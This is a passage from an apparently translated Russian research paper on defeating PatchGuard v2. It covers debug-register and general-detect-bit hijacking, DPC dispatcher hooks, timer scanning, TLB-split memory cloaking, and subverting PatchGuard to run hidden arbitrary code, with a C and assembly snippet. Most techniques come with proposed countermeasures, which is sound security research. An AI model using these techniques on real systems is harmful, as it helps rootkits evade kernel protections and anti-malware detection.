опкодов модификации ядра для получения управления выполнением. В этом направлении, получив контроль над обработчиком отладочного исключения способом, прозрачным для PatchGuard, например через предложенный подход на основе PsInvertedFunctionTable, можно установить точки останова на основе регистров отладки по каждому интересующему адресу, при условии что регистров отладки достаточно, чтобы покрыть все интересующие места. Из обработчика отладочного исключения можно полностью изменить контекст выполнения в точке отладочного исключения, что в точности соответствует тому, что можно сделать через традиционную модификацию на основе замены опкодов для заданного места. Microsoft было бы чрезвычайно трудно обнаружить такую прозрачную модификацию, потому что регистры отладки должны оставаться доступными для отладчика ядра. Без полного ограничения способности отладчика ядра устанавливать точки останова, если он не был подключён до инициализации PatchGuard, автор не видит для Microsoft особенно жизнеспособного способа, то есть способа без тривиального обхода, предотвратить использование регистров отладки для изменения контекста выполнения в выбранных точках ядра сторонним драйвером. Поскольку такой подход использовал бы тот факт, что Microsoft с деловой точки зрения должна дать IHV и ISV возможность отлаживать свой код на Windows, автор считает маловероятным, что Microsoft сможет успешно отключить его. Более того, поскольку такие техники можно реализовать даже без базового требования отключения PatchGuard, они по своей природе гораздо вероятнее будут работать с будущими редакциями PatchGuard. В конце концов, если PatchGuard даже не может обнаружить изменения ядра, потому что код ядра не модифицируется, то нет причин возиться с попытками отключить его; это выводит атакующего из сравнительно грязного дела догонять Microsoft с каждой новой редакцией PatchGuard.

4.5. Перехват бита общего обнаружения

Один из антиотладочных механизмов PatchGuard связан с регистрами отладки. В начале проверки целостности PatchGuard обнуляет управляющий регистр Dr7, отключая аппаратные точки останова. Однако процессор умеет обнаруживать прямые обращения к регистрам отладки. Эта возможность появилась ради внутрисхемных эмуляторов (ICE) — аппаратных отладчиков, управлявших процессором извне операционной системы. За неё отвечает бит общего обнаружения в Dr7: если он установлен, успешное обращение к регистру отладки вызывает отладочное исключение. Поэтому атакующий может перехватить попытку PatchGuard обнулить Dr7, определить начало проверки целостности и сразу изменить контекст выполнения — например, принудительно вернуть управление без проверки. Так ещё один защитный механизм PatchGuard обращается против него самого.

Общая идея похожа на технику 4.4: сначала нужно получить контроль над обработчиком отладочного исключения, затем установить в Dr7 бит общего обнаружения и дожидаться обращения PatchGuard к регистрам отладки. Ядро законно обращается к ним при переключении контекста и во время вызовов NtSetContextThread/NtGetContextThread, поэтому такие обращения нужно отличать от PatchGuard. Достаточно проверить значение RIP в момент исключения: код PatchGuard находится в динамически выделенном невыгружаемом пуле, а обычный код ядра — внутри загруженного образа.

Когда обработчик отладочного исключения вызывается в результате обнуления Dr7 PatchGuard, сторонний драйвер, желающий отключить PatchGuard, может выполнить соответствующее действие, которое может быть столь же тривиальным, как жёсткий возврат из процедуры проверки целостности системы.

Как и техники, использующие применение SEH в PatchGuard для обфускации вызова процедуры проверки целостности системы, этот подход полагается на использование одного из защитных

механизмов PatchGuard против него самого. Самой очевидной контрмерой было бы удалить поведение, обнуляющее регистры отладки. Однако отключение этого поведения может быть нежелательным, поскольку тогда PatchGuard было бы очень легко обнаружить: например, установив точку останова на чтение кода ядра и ожидая, пока PatchGuard выполнит чтение. Поскольку чтения кода ядра, в отличие от выборки инструкций для исполнения, довольно нетипичны, это открыло бы ещё один простой механизм обхода PatchGuard.

Лучший ход для Microsoft здесь состоял бы в том, чтобы максимально усложнить различение легитимных обращений к регистрам отладки и собственных обращений PatchGuard, хотя это, вероятно, не слишком осуществимо. Усиление пути отладочного исключения против перехвата через размещение дополнительных проверок валидации на этом пути кода также могло бы быть полезно для противодействия этой технике, хотя, вероятно, лишь в ограниченной и легко обходимой степени.

4.6. Модификация диспетчера DPC таймера ядра

PatchGuard запускает проверку через таймер и связанную с ним DPC, передавая управление одной из десяти слегка изменённых штатных DPC-процедур. Документированный интерфейс позволяет сторонним драйверам создавать такие же таймеры, поэтому на критическом пути PatchGuard появляется легко обнаруживаемая точка. Получив управление в диспетчере таймерных DPC, драйвер может распознать DPC PatchGuard перед её запуском и пропустить вызов, фактически отключив проверку.

Для этого нужно найти в диспетчере таймерных DPC ядра инструкцию, вызывающую связанную с таймером процедуру. Драйвер может поставить собственную таймерную DPC в очередь и при её вызове извлечь из стека адрес возврата в диспетчер. По нему нетрудно найти инструкцию `call`, выполняющую вызов процедуры из объекта DPC.

Остаётся изменить эту инструкцию `call`, направив управление в код драйвера. Тот сможет проверять каждую таймерную DPC — например, искать фиктивный адрес ядра в `DeferredContext` при указателе процедуры внутри образа ядра. Обнаружив DPC PatchGuard, драйвер не вызывает её, а возвращает управление в диспетчер сразу после перехваченной инструкции. Проверка целостности так и не запускается.

Лучшая защита — запускать PatchGuard несколькими независимыми способами: например, из отдельного ожидающего потока и из часто вызываемой системной процедуры. Пока все вызовы проходят через единственный диспетчер таймерных DPC, одного перехвата достаточно для обхода всей защиты.

4.7. Поиск DPC PatchGuard

Для периодического запуска PatchGuard использует объект `KTIMER` со связанным `KDPC`; оба находятся в невыгружаемом пуле. Если найти таймер в памяти и отменить его, PatchGuard не выполнится.

Реализация этой техники по сути является классическим поиском по заранее известной сигнатуре в невыгружаемом пуле с некоторыми специально заданными ограничениями на поиск цели. Конкретно нужно искать область памяти, соответствующую следующим критериям:

1. Память должна содержать корректный объект `KTIMER`: элементы связного списка указывают на другие правдоподобные таймеры либо на голову списка, а поле типа соответствует таймеру.

2. Интервал должен составлять несколько минут. PatchGuard добавляет небольшое случайное отклонение, поэтому верхней границы в семь-восемь минут достаточно для предварительной проверки.
3. У таймера должна быть связанная KDPC, и указатель должен быть допустимым указателем в невыгружаемый пул.
4. Поле типа связанной KDPC должно иметь правильное значение.
5. Связанная KDPC должна иметь DPC-процедуру, находящуюся в пределах образа ядра в памяти.
6. Связанная KDPC должна иметь значение DeferredContext, являющееся неканоническим адресом ядра.

Обнаруженную DPC можно отменить, отключив PatchGuard. Контрмера та же, что в разделе 4.6: несколько независимых путей запуска сделают атаку на один диспетчер менее эффективной.

4.8. Десинхронизация TLB (Split TLB)

Все x86-процессоры, поддерживающие защищённый режим и страничную адресацию, используют схему кэширования для ускорения трансляции виртуальных адресов в физические. Эта схема реализована через набор буферов ассоциативной трансляции, или TLB, которые кэшируют содержимое атрибутов страницы и связанного физического адреса для заданного виртуального адреса. Современные x86-процессоры, начиная с класса Pentium II и позднее, используют несколько наборов TLB, например один набор TLB для обращений к данным и один набор TLB для обращений к инструкциям. При нормальной работе системы оба TLB, если процессор поддерживает несколько TLB, поддерживают согласованные представления атрибутов конкретной страницы. Однако можно намеренно десинхронизировать содержимое этих TLB, тем самым поддерживая иллюзию, что одна страница имеет разные атрибуты в зависимости от того, обращаются ли к ней как к данным или как к исполняемому коду. У такой намеренной десинхронизации TLB много применений: от реализации поддержки запрета исполнения, используемой PaX/GRsec на GNU/Linux [6], до маскировки памяти - техники, часто применяемой руткитами для предоставления одного представления памяти, когда память читается как данные, и другого представления, когда память используется при выборке инструкции. Та же техника маскировки памяти, привлекательная для разработчиков руткитов как способ скрывать руткит от обнаружения, может использоваться и для сокрытия модификации ядра от проверки целостности PatchGuard. Строго говоря, предложенная техника не является механизмом обхода PatchGuard; скорее это механизм сокрытия модификации ядра от PatchGuard, делающий PatchGuard безвредным для сторонних участников, модифицирующих ядро.

Детали этого подхода по существу во многих отношениях похожи на любую программу, реализующую подход с разделёнными TLB для изменения атрибутов или содержимого страниц на основе выборки для исполнения или чтения. Точные детали того, как этого можно добиться, выходят за рамки этой статьи и обсуждаются в других местах: командой PaX в контексте реализации запрета исполнения на устаревших платформах [6], а также Sherri Sparks и Jamie Butler в контексте реализации Windows-руткита, использующего разделённые TLB для реализации так называемой маскировки памяти [7]. Заинтересованным читателям рекомендуется изучить эти ссылки для получения низкоуровневых деталей общей реализации концепции разделённых TLB. Хотя указанные статьи напрямую применимы к x86, концепции в принципе применимы и к x64 и, вероятно, могут быть заставлены работать на x64 с минимальными изменениями.

После установления механизма десинхронизации TLB, например через перехват обработчика страничных ошибок, рекомендуемый подход для этой техники состоит в десинхронизации TLB для всех областей ядра, где выполняется традиционная модификация или перехват на основе замены опкодов. Конкретно, когда код ядра читается для исполнения со страницы, где установлена

модификация на основе замены опкодов, должна возвращаться изменённая страница. Если код ядра читается как ссылка на данные, например когда PatchGuard читает код ядра для проверки его целостности, должны возвращаться исходные данные. Эта техника фактически скрывает все изменения кода ядра от любых обращений, кроме прямого исполнения, что не даёт PatchGuard обнаружить, что сторонняя сторона изменила код ядра.

Отметим, что для успеха этого подхода сам перехват обработчика страничных ошибок должен быть скрыт от PatchGuard. Этого нельзя напрямую достичь той же тактикой десинхронизации TLB, поскольку обработчик страничных ошибок должен оставаться резидентным. Может понадобиться комбинированный подход, например использование отладочной точки останова на обработчике страничных ошибок вместе с подорванным обработчиком отладочного исключения, возможно через PsInvertedFunctionTable, как ранее описано в технике 3, а также схема, предотвращающая отключение PatchGuard точек останова на основе регистров отладки, как описано в технике 5. Это может быть нужно, чтобы перехват обработчика страничных ошибок был действительно прозрачен для PatchGuard.

Наиболее логичная защита от этого подхода - попытаться обнаружить компрометацию пути диспетчеризации страничных ошибок. Поскольку десинхронизацию TLB в общем случае нельзя использовать для сокрытия самого обработчика страничных ошибок, ведь обработчик страничных ошибок должен оставаться помеченным как присутствующий в памяти, сторонней стороне было бы трудно скрыть изменение обработчика страничных ошибок от ядра. Эта трудность выражалась бы в ограниченном числе способов скрыть изменения обработчика страничных ошибок, например через умное использование регистров отладки. Поэтому ключ к тому, чтобы не дать этой технике оставаться жизнеспособной, - разработать способ, позволяющий PatchGuard обнаружить перехват страничной ошибки. Если, например, обработчик отладочного исключения и отладочная точка останова на обработчике страничных ошибок использовались бы для получения управления при страничной ошибке, Microsoft могла бы предотвратить эту технику, блокируя или обнаруживая перехват обработчика отладочного исключения. Одним таким подходом могло бы быть более надёжное защищённое состояние PsInvertedFunctionTable, которая представляет лёгкий способ для сторонней стороны подорвать обработчик отладочного исключения без ведома PatchGuard. Однако такие контрмеры будут зависеть от механизма, используемого для сокрытия перехвата обработчика страничных ошибок.

4.9. Модификация DPC-процедур

Вариация техники 4.2, очень простолинейный подход к отключению PatchGuard, состояла бы в том, чтобы просто поставить перехват на каждую возможную DPC-процедуру, проверить, не вызывается ли DPC, вероятно, для выполнения проверки целостности системы PatchGuard, и если да, просто вернуться из DPC к диспетчеру DPC таймера ядра. Чтобы реализовать этот подход, сначала нужно найти каждую возможную DPC-процедуру. Техника 4.2 перечисляет ряд жизнеспособных алгоритмов снятия отпечатков и поиска каждой DPC-процедуры; любой, а лучше несколько, из предложенных там алгоритмов напрямую применим к этому подходу.

После идентификации всех возможных DPC-процедур остаётся только изменить каждую из них так, чтобы она переходила к коду, контролируемому драйвером. Затем драйвер мог бы решить, вызывается ли DPC легитимно или как часть процесса проверки целостности системы PatchGuard; последнее легко определить по неканоническому адресу ядра, переданному как DeferredContext. Если DPC связана с PatchGuard, то всё, что драйвер должен сделать для блокировки PatchGuard, - немедленно вернуться в диспетчер DPC.

Этот подход довольно тривиально предотвратить с точки зрения Microsoft. Поскольку он основан на сигнатурах, один возможный контрподход Microsoft состоял бы в том, чтобы определить, какие

сигнатуры сторонние драйверы используют для обнаружения DPC PatchGuard, и изменить DPC-процедуры PatchGuard в следующей версии так, чтобы они не соответствовали этим сигнатурам. Microsoft также могла бы изменить число DPC-процедур, чтобы сбить с толку драйверы, предполагающие, что PatchGuard использует ровно десять DPC, или Microsoft могла бы перейти на альтернативный механизм доставки, отличный от DPC, чтобы не дать существующему коду, который обнаруживает и перехватывает конкретные DPC-процедуры, блокировать PatchGuard.

5. Подрыв PatchGuard

Сейчас PatchGuard обладает внушительным набором защитных механизмов, направленных на усложнение обратного инжиниринга и отладки. Учитывая, что у Microsoft сейчас нет инфраструктуры, которая заставила бы PatchGuard поддерживаться аппаратно, в краткосрочной перспективе это, пожалуй, лучшее, что Microsoft реально может сделать. Она способна построить только систему, основанную на обфускации и техниках защиты от отладки, пытаясь затруднить сторонним участникам её обнаружение, отключение или обход.

Существуют и другие классы ПО, которые стремятся создавать защиты, похожие на защиты PatchGuard. Однако у этих других классов обычно куда более вредоносные цели, чем предотвращение модификации ядра сторонними участниками. Конкретно защита от отладки, защита от обратного инжиниринга и саморасшифровывающийся код часто использовались для сокрытия вирусов, руткитов и другого вредоносного ПО на скомпрометированных системах.

Хотя Microsoft, возможно, предназначала защитные механизмы PatchGuard для, можно сказать, благой цели, те же техники защиты от отладки, обнаружения и обратного инжиниринга, которые защищают PatchGuard от атак сторонних драйверов, можно подорвать и использовать для защиты пользовательского кода от обнаружения или анализа антивирусным или анти-руткитным ПО. В этом отношении Microsoft создала обоюдоострый меч: те же сложные схемы обфускации и защиты от отладки, которые охраняют PatchGuard от стороннего ПО, можно использовать и для защиты вредоносного ПО от защитного ПО системы. На практике вполне возможно подорвать многочисленные защиты PatchGuard версии 2 так, чтобы выполнять пользовательский код вместо процедуры проверки целостности системы PatchGuard. Хотя это нельзя назвать тривиальным, это далеко не невозможно.

Чтобы заставить PatchGuard исполнять чужую волю, сначала нужно, так сказать, поймать PatchGuard на месте действия. Для этого автор рекомендует использовать одну из предложенных техник обхода как стартовую точку. Например, рассмотрим первую предложенную технику обхода, где автор рекомендует перехватить `_C_specific_handler`, чтобы перехватить управление выполнением на исключении, сгенерированном DPC-процедурой PatchGuard для запуска проверки целостности системы. Реализация этой техники обхода даёт прямой доступ к машинному контексту внутри DPC-процедуры PatchGuard, а этот машинный контекст содержит сведения, необходимые для поиска процедуры проверки целостности системы PatchGuard.

Поскольку цель состоит в перепрофилировании процедуры проверки целостности системы для выполнения пользовательского кода, это хорошая стартовая точка. Однако определить местоположение процедуры проверки целостности системы гораздо сложнее, чем просто полностью пропустить проверки PatchGuard; указатель на нужную процедуру зашифрован на основе исходных аргументов DPC, то есть аргументов `Dpc` и `DeferredContext`. Кроме того, исходные аргументы DPC PatchGuard к этому моменту уже перенесены из регистров на стек и обфусцированы вращением влево или вправо на магическую константу. Поскольку исходное содержимое регистров аргументов DPC-процедура намеренно перезаписывает до генерации

нарушения доступа, не остаётся выбора, кроме как каким-то образом выудить аргументы DPC из стека вызывающей стороны. Это действительно представляет некоторую сложность, учитывая, что такой подход должен работать во всех версиях ядра и для всех разных перестановок DPC. Поскольку этот набор возможностей представляет неприемлемо большое число процедур для обратного инжиниринга ради определения значений обфускации циклическим сдвигом и стековых смещений, нужен более обобщённый подход к поиску исходных аргументов на стеке. Чтобы создать такой общий подход, нужно внимательнее посмотреть на первые несколько инструкций каждой DPC-процедуры, ведущих к намеренному нарушению доступа. Хотя PatchGuard установил несколько барьеров, мешающих легко извлечь исходные аргументы из этого контекста, там может быть шаблон или слабость, которую можно использовать для восстановления нужных аргументов.

Базовые общие свойства каждой DPC-процедуры с точки зрения машинного контекста в момент нарушения доступа таковы:

1. Исходные аргументы сохранены на стеке в обфусцированном виде, через вращение влево или вправо на произвольную магическую константу.
2. Нарушение доступа всегда происходит при разыменовании `rax`. Здесь `rax` всегда является деобфусцированной формой аргумента `DeferredContext`. Это бесплатно даёт нам один из аргументов, поскольку `rax` в контексте регистров в момент нарушения доступа всегда содержит открытое значение `DeferredContext`.
3. Стековое место, где хранится аргумент `Dpc`, сильно меняется от одной версии DPC к другой. Более того, оно также меняется между разными вариантами ядра внутри семейства операционных систем и между семействами операционных систем. Поэтому непрактично жёстко задавать стековые смещения для этого аргумента.
4. Инструкция непосредственно перед инструкцией, вызвавшей исключение, всегда имеет форму `ror rax, <магическая константа>`. Здесь магическая константа является непосредственным значением, то есть кодируется как часть опкода самой инструкции. У каждой DPC есть собственная уникальная магическая константа, и используемые магические константы не меняются для конкретной разновидности DPC во всех вариантах ядра и семействах операционных систем. Это даёт удобный способ быстро определить, какая из десяти DPC PatchGuard используется, из контекста перехвата `_C_specific_handler`, без некрасивого снятия отпечатков кода или анализа. К сожалению, у нас всё ещё нет способа определить стековое смещение аргумента `Dpc`.
5. Регистр `r8` всегда равен исходному аргументу `Dpc`, сдвинутому вправо на младший байт аргумента `DeferredContext`. Хотя это может казаться соблазнительно близким к искомому, на самом деле его нельзя использовать как замену исходного аргумента `Dpc`, даже несмотря на то, что аргумент `DeferredContext` здесь известен благодаря значению `rax`. Причина в том, что операция сдвига вправо разрушительна: информация безвозвратно теряется, когда биты сдвигаются вправо за пределы регистра. Поэтому, в зависимости от младшего байта `DeferredContext`, важные биты аргумента `Dpc` уже навсегда потеряны в псевдокопии, находящейся в `r8`.

Хотя поначалу ситуация может выглядеть мрачной, на самом деле по этим сведениям всё ещё можно найти аргумент `Dpc`; нужно лишь немного поработать и запачкать руки неприятными трюками. Конкретно можно искать аргумент `Dpc` в стековом кадре DPC-процедуры методом полного перебора. Это не особенно элегантно, но выполняет задачу. Есть ряд подсказок, которые можно использовать для повышения шанса успешно найти настоящий аргумент `Dpc` на стеке:

1. Стек выровнен как минимум по 8 байтам из-за требований соглашения о вызовах x64, и компилятор Microsoft C/C++ всегда размещает значения размером с указатель на стеке по 8-байтно выровненным адресам. Поэтому поиск можно сузить до 8-байтно выровненных мест на стеке вместо побайтового поиска.
2. Поскольку идентичность текущей DPC-процедуры известна благодаря анализу инструкции `ror`, непосредственно предшествующей инструкции `mov eax, [rax]`, вызвавшей исключение, известна и константа циклического сдвига, используемая для обфускации аргумента `Dpc`. Каждая

DPC-процедура имеет собственную уникальную магическую константу циклического сдвига, и поскольку текущая DPC-процедура положительно идентифицирована, константа циклического сдвига, используемая для обфускации аргумента Dpc на стеке, тоже известна.

3. Быструю проверку того, может ли значение на стеке быть аргументом Dpc, можно выполнить, повернув значение на стеке известной константой обфускации, затем сдвинув значение вправо на младший байт аргумента DeferredContext и сравнив результат со значением r8 в момент исключения. Если есть несовпадение, текущее место на стеке можно исключить из поиска. Это не даёт положительного совпадения, но даёт способ надёжно исключать варианты. Этот шаг также необязателен: аргумент Dpc всё ещё можно найти без опоры на r8; проверка через r8 является лишь оптимизацией.

4. Аргумент Dpc должен указывать на допустимый адрес невыгружаемого пула, поскольку он должен представлять допустимый указатель ядра. Чтобы проверить это, можно использовать MmIsValid и проверить, является ли рассматриваемое деобфусцированное значение допустимым указателем. Да, MmIsValid слегка подвержена гонкам и, безусловно, является трюком. Автор хотел бы отметить, что этот подход был описан как требующий от реализующего "запачкать руки неприятными трюками", чтобы предупредить неизбежные жалобы о том, что некоторые могут осудить этот подход как неудобоваримый грязный трюк.

5. Аргумент Dpc должен указывать на допустимый адрес невыгружаемого пула, длины которого достаточно, чтобы вместить объект KDPC плюс как минимум одно дополнительное поле размером с указатель. Вторичный тест MmIsValid можно использовать, чтобы проверить, что указатель описывает допустимую область, достаточно большую для объекта KDPC плюс дополнительного поля размером с указатель после него, то есть ключа расшифровки PatchGuard.

6. Аргумент Dpc должен указывать на DPC, у которой аргументы Type и DeferredContext были обнулены. DPC-процедура намеренно обнуляет эти значения в DPC перед намеренной генерацией нарушения доступа. Если предполагаемый аргумент Dpc, будучи рассмотренным как PKDPC, не обладает этими свойствами, его можно исключить как вариант.

Повторно применяя эти правила к каждому подходящему месту в разумном диапазоне вверх от значения rsp в момент исключения, например 256 байт, хотя точный размер может быть больше; единственное требование состоит в том, чтобы вся область локальных переменных DPC-процедуры с наибольшей областью локальных переменных полностью помещалась в область поиска, можно восстановить аргумент Dpc с практически полной уверенностью. По опыту автора, эта техника работает довольно надёжно, несмотря на интуитивное опасение, что поиск в неизвестном стековом кадре может часто отказывать или давать ложные совпадения.

После восстановления обоих аргументов DPC-процедуры PatchGuard, Dpc и DeferredContext, остаётся простая задача: проанализировать, как PatchGuard вызывает проверку целостности системы, чтобы определить, как найти её в памяти. Это уже обсуждалось ранее и сводится к следующему набору выражений:

```
ULONG64 DecryptionKey, PatchGuardCheckFunction;  
  
DecryptionKey          = *(PULONG64)(Dpc + 0x40);  
PatchGuardCheckFunction = DecryptionKey ^ DeferredContext;  
PatchGuardCheckFunction |= 0xFFFFF80000000000;
```

На этом этапе почти можно заменить процедуру проверки целостности системы пользовательским кодом. Однако перед функцией проверки всё ещё выполняется неудобная саморасшифровывающаяся заглушка. Поскольку обработчик исключения DPC-процедуры переписывает первую инструкцию заглушки перед её выполнением, большого выбора нет: нужно реализовать хотя бы простейшую версию дешифрующей заглушки процедуры проверки целостности системы.

Напомним, что первая инструкция заглушки принимает следующее значение:

```
lock xor qword ptr [rcx],rdx
```

Если посмотреть на прототип дешифрующей заглушки, `rcx` соответствует адресу самой заглушки, а `rdx` - ключу расшифровки. Поскольку эта инструкция изменяет и саму себя, и следующую инструкцию, ведь длина инструкции четыре байта, а `xor` изменяет восемь байт, замещающий код для процедуры проверки целостности системы должен позволять первой инструкции быть приведённой выше `xor`-инструкцией и должен позволять второй инструкции как минимум изначально быть обфусцированной через XOR. Ради простоты автор выбрал самое простое возможное решение этой задачи: сделать вторую инструкцию замещающего кода дубликатом первой. Иными словами, замещающий код будет выглядеть так:

```
;
; Эта инструкция навязана нам PatchGuard,
; и не может быть изменена; она переписывается во время выполнения.
;

lock xor qword ptr [rcx],rdx

;
; Следующая инструкция, удобно имеющая длину четыре байта,
; повторно шифрует себя, второй раз применяя XOR с ключом
; расшифровки к первым восьми байтам decryption stub
; (включая вторую инструкцию).
;

lock xor qword ptr [rcx],rdx

;
; (... далее может следовать любой пользовательский код ...)
```

Как отмечалось ранее, после специального построения замещающего кода необходимо изначально зашифровать вторую инструкцию, поскольку она будет немедленно расшифрована первой инструкцией. Это нужно сделать до возврата управления PatchGuard.

После настройки пользовательского кода и шифрования второй инструкции остаётся только скопировать пользовательский код поверх дешифрующей заглушки PatchGuard. Когда это выполнено, обработчик исключения DPC PatchGuard вызовет предоставленный пользовательский код вместо процедуры проверки целостности системы.

Однако это само по себе не особенно интересно, потому что PatchGuard использует одноразовый таймер. Пользовательский код, подставленный вместо дешифрующей заглушки, больше никогда не будет выполнен. Чтобы учесть это, было бы разумно поместить в блок пользовательского кода вызов постановки таймера со связанной DPC-процедурой, указывающей на DPC-процедуру, которую PatchGuard выбрал при загрузке.

На этом этапе можно просто позволить обычному процессу диспетчеризации исключений продолжиться, то есть возобновить `_C_specific_handler`, после чего вместо PatchGuard будет вызван пользовательский код. По сути, PatchGuard был не только отключён, но и полностью подорван так, чтобы вместо проверки целостности системы вызывать настраиваемый код под контролем стороннего драйвера.

Тем не менее ситуация всё ещё не оптимальна. В данный момент в `_C_specific_handler` всё ещё находится перехват, который может увидеть любой желающий и распознать, что кто-то вмешался в ядро. Кроме того, драйвер, изначально использованный для подрыва PatchGuard, всё ещё загружен, что тоже может быть явным признаком того, что с ядром сделали что-то неблагоприятное.

Однако эти проблемы тоже решаемы. Оказывается, после подрыва PatchGuard можно безопасно снять перехват с `_C_specific_handler`, а затем просто вызвать `_C_specific_handler` после удаления перехвата. Более того, всё необходимое для выполнения подорванной процедуры проверки целостности системы может даже находиться внутри собственных внутренних структур

данных PatchGuard. Например, можно использовать дополнительное пространство после пользовательского кода, где обычно находились бы дешифрующая заглушка и проверочная процедура PatchGuard, как блок параметров. Это особенно удобно, поскольку блоку пользовательского кода передаётся указатель на самого себя в гсх, первом аргументе, и к этому указателю легко прибавить известную константу, чтобы получить блок параметров пользовательского кода. На этом этапе весь код и все данные, необходимые для пользовательского кода, которым драйвер подорвал PatchGuard, находятся в динамически выделенной памяти. Учитывая это, исходный драйвер больше не нужен и даже может быть выгружен, чтобы ещё сильнее скрыть факт любых изменений ядра. После выгрузки драйвера единственными следами выполненных изменений будут список выгруженных модулей, который легко изменить, и сама переписанная процедура проверки целостности системы PatchGuard, которую легко усилить так, чтобы она была саморасшифровывающейся, с другим ключом шифрования, превращая её в крайне трудную для поиска цель в памяти.

Итоговый результат состоит в том, что PatchGuard отключён, а вместо него периодически выполняется произвольный пользовательский код. Более того, в коде ядра или глобальных данных нет модификаций или заплат, и в памяти не остаётся подозрительных драйверов или даже подозрительных лишних выделений памяти. По сути, единственные следы того, что PatchGuard был подорван, были бы видны только тому или тому, что знает, как найти и отключить PatchGuard.

Предоставленная примерная программа для подрыва PatchGuard довольно проста и не использует все защитные технологии, применяемые PatchGuard. Например, она не меняет ключ расшифровки при каждом выполнении и не доводит до конца идею хранения всего блока кода в зашифрованном виде, кроме момента непосредственно перед исполнением. Однако эти функции можно легко добавить, и они сильно усложнили бы поиск подорванного кода PatchGuard в памяти.

6. Будущее направление PatchGuard и систем против взлома

В будущем Microsoft могла бы использовать несколько обобщённых подходов, чтобы значительно усилить PatchGuard против атак. Конкретно они связаны с добавлением избыточности и устранением единых точек отказа из PatchGuard. Часто полезно смотреть на систему против взлома вроде PatchGuard как на критическую систему, которую нужно держать работающей постоянно с минимальным простоем, то есть как сеть или сервис с высокой доступностью. Логичный способ достичь этой цели - найти и устранить единые точки отказа, например добавив избыточность. В сети с высокой доступностью это достигалось бы добавлением резервных кабелей, коммутаторов и тому подобного, чтобы при отказе одного компонента система в целом продолжала работать, а не падала полностью. В системе против взлома вроде PatchGuard полезно добавить избыточность ко всем критическим путям кода так, чтобы не существовало единственной точки, где атакующий мог бы просто изменить опкод или поставить перехват и в итоге отключить всю систему против взлома.

Устранение таких единых точек отказа критично для долговечности системы против взлома. Главная идея, которую нужно уловить в таких случаях, состоит в том, что атакующий всегда будет искать самый простой способ сломать защиты целевой системы. Вся обфускация и шифрование мира мало что дают, если атакующий может просто заменить jmp на nop и не дать сложным механизмам шифрования и защиты от отладки вообще получить шанс на запуск. В этом отношении текущая реализация PatchGuard ошибочна. Существует много разных единых точек отказа, где атакующий может внедриться в одном месте и полностью нарушить работу PatchGuard.

Одним возможным решением этой проблемы могло бы быть обеспечение нескольких разных путей кода, способных привести к каждой точке проверки целостности системы PatchGuard. Суть борьбы

между системами против взлома и атакующими связана с тем, насколько легко обойти самое слабое звено такой системы. Пока все слабые звенья системы не укреплены одновременно, система остаётся гораздо более уязвимой для простой атаки или обхода. В этом отношении PatchGuard версии 2 мало улучшает самые слабые звенья системы, и поэтому всё ещё существует огромное число способов его обойти. Хуже того, каждой технике обхода часто достаточно атаковать лишь один конкретный аспект PatchGuard, чтобы отключить его целиком.

Что касается самого PatchGuard, один подход, который Microsoft могла бы использовать для значительного повышения устойчивости и надёжности системы к внешнему вмешательству, - объединить какую-либо критическую системную функциональность с проверкой целостности системы PatchGuard. Такой подход усложнил бы потенциальному атакующему простой обход вызова PatchGuard, потому что это одновременно обходило бы некоторую критическую системную функциональность, которая в идеале была бы необходима для хоть сколько-нибудь пригодной работы системы. Тогда задача атакующих превратилась бы либо в воспроизведение критической системной функциональности, содержащейся внутри PatchGuard, либо в поиск способа отделить критическую системную функциональность от частей PatchGuard, отвечающих за проверку целостности системы, либо в поиск способа полностью уклониться от обнаружения модификации ядра PatchGuard. Microsoft может сделать первые два пункта сколь угодно трудными, особенно поскольку знание внутреннего устройства Windows предположительно выше внутри Microsoft, чем вне Microsoft. Теоретически Microsoft было бы легче встроить критическую системную функциональность, чем потенциальным атакующим надёжно выполнить обратный инжиниринг и самостоятельно повторно реализовать такую функциональность, вынуждая атакующих идти трудным путём отделения PatchGuard от критической системной функциональности. Именно здесь умное использование обфускации и техник защиты от отладки действительно проявило бы максимальную эффективность, поскольку у атакующего в оптимальном случае не было бы выбора, кроме как полностью пройти PatchGuard пошагово и понять его, прежде чем он сможет воспроизвести критическую функциональность внутри PatchGuard или выборочно активировать критическую функциональность без активации проверки целостности системы.

Однако последняя проблема, то есть полное уклонение от обнаружения PatchGuard, вероятно, гораздо труднее для решения. Техники вроде умного использования регистров отладки, десинхронизации TLB и других связанных атак чрезвычайно трудно обнаружить; обычно их также очень легко изменить, чтобы избежать обнаружения после разработки известной схемы обнаружения таких атак. В этом конкретном отношении Microsoft сейчас находится в очень невыгодном положении. Улучшение PatchGuard для предотвращения таких тактик уклонения, вероятно, окажется и трудным, и плохим вложением времени относительно того, насколько быстро атакующие смогут адаптироваться и компенсировать усилия Microsoft по усилению возможностей PatchGuard.

Глядя в будущее, можно ожидать, что PatchGuard в конечном счёте заменит текущие защитные механизмы, основанные на обфускации, аппаратными защитными механизмами. В частности, автор ожидает, что Microsoft со временем развернёт версию PatchGuard, усиленную поддержкой аппаратной виртуализации, также известной как гипервизор, присутствующей в современных процессорах и разрабатываемой для Windows Server "Longhorn" под кодовым названием "Viridian". Реализация PatchGuard, защищённая гипервизором, была бы невосприимчива к простому удалению через модификацию, что устраняет некоторые из самых значительных недостатков текущих версий PatchGuard, по крайней мере пока сам гипервизор остаётся защищённым и свободным от пригодных для эксплуатации ошибок. В системе PatchGuard на основе гипервизора сторонним драйверам не разрешалось бы выполняться с привилегиями гипервизора, что полностью предотвращало бы модификацию самого PatchGuard во время выполнения, который был бы частью привилегированного слоя гипервизора. Система на основе гипервизора также могла бы реализовать концепции вроде однократно записываемой памяти, которые можно адаптировать

для предотвращения модификации ядра вообще после его начальной загрузки в память, в отличие от обнаружения модификации постфактум и падения системы в ответ на недобросовестные действия сторонних драйверов.

Однако даже при наличии поддержки гипервизора ожидается, что у сторонних участников всё ещё будут способы изменять поведение ядра способами, не полностью разрешёнными Microsoft. Например, пока нужно сохранять поддержку регистров отладки для работы отладчика ядра, может быть трудно предотвратить подход, использующий регистры отладки для изменения контекста выполнения в произвольных местах ядра, по крайней мере если не сделать гипервизор полностью ответственным за управление всей активностью, связанной с набором регистров отладки процессора.

7. Заключение

Хотя PatchGuard версии 2 вводит значительные улучшения в некоторых областях, он всё ещё остаётся уязвимым к широкому спектру потенциальных атак. Кроме того, возможно, хотя и непросто, полностью подорвать PatchGuard с целью запуска произвольного пользовательского кода вместо PatchGuard способом, который трудно обнаружить.

